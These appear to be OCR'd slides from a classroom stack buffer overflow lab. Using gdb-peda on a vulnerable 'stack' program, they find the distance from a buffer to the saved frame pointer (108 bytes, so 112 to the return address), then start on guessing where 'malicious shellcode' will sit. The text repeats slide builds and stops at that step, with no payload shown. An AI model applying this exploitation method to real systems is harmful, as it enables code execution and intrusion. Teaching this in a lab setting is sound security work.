$1 = (void *) 0xffffcb18
```

Address of ebp!

Step 1: Find the offset between the base of the buffer and the return address




"badfile"

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
```

Address of buffer!

Step 1: Find the offset between the base of the buffer and the return address




“badfile”

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

Our offset!!! (almost)

Step 1: Find the offset between the base of the buffer and the return address



"badfile"


1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

We need to add 4 to reach the return address

108 + 4 = 112 is our total offset

Step 1: Find the offset between the base of the buffer and the return address



"badfile"

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

We need to add 4 to reach the return address

108 + 4 = 112 is our total offset

```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
   (…)
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17          {
gdb-peda$ n

   (…)
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

1. Set a breakpoint at bof()

2. Run the program until it reaches the breakpoint

3. Step into the bof function


4. Find the address of $ebp

5. Find the address of buffer

6. Calculate the difference between ebp and buffer


TL;DR GDB

Step 2: Find the address of our malicious **shellcode**



We are going to guess where our malicious code is going to be!

Step 2: Find the address of our malicious **shellcode**




We are going to guess where our malicious code is going to be!

What should our *stuff* be in the payload?

Does it matter?


Step 2: Find the address of our malicious **shellcode**

We are going to guess where our malicious code is going to be!



Let’s guess!


Step 2: Find the address of our malicious **shellcode**



We are going to guess where our malicious code is going to be!

Let's guess!

<u>Step 2:</u> Find the address of our malicious **shellcode**



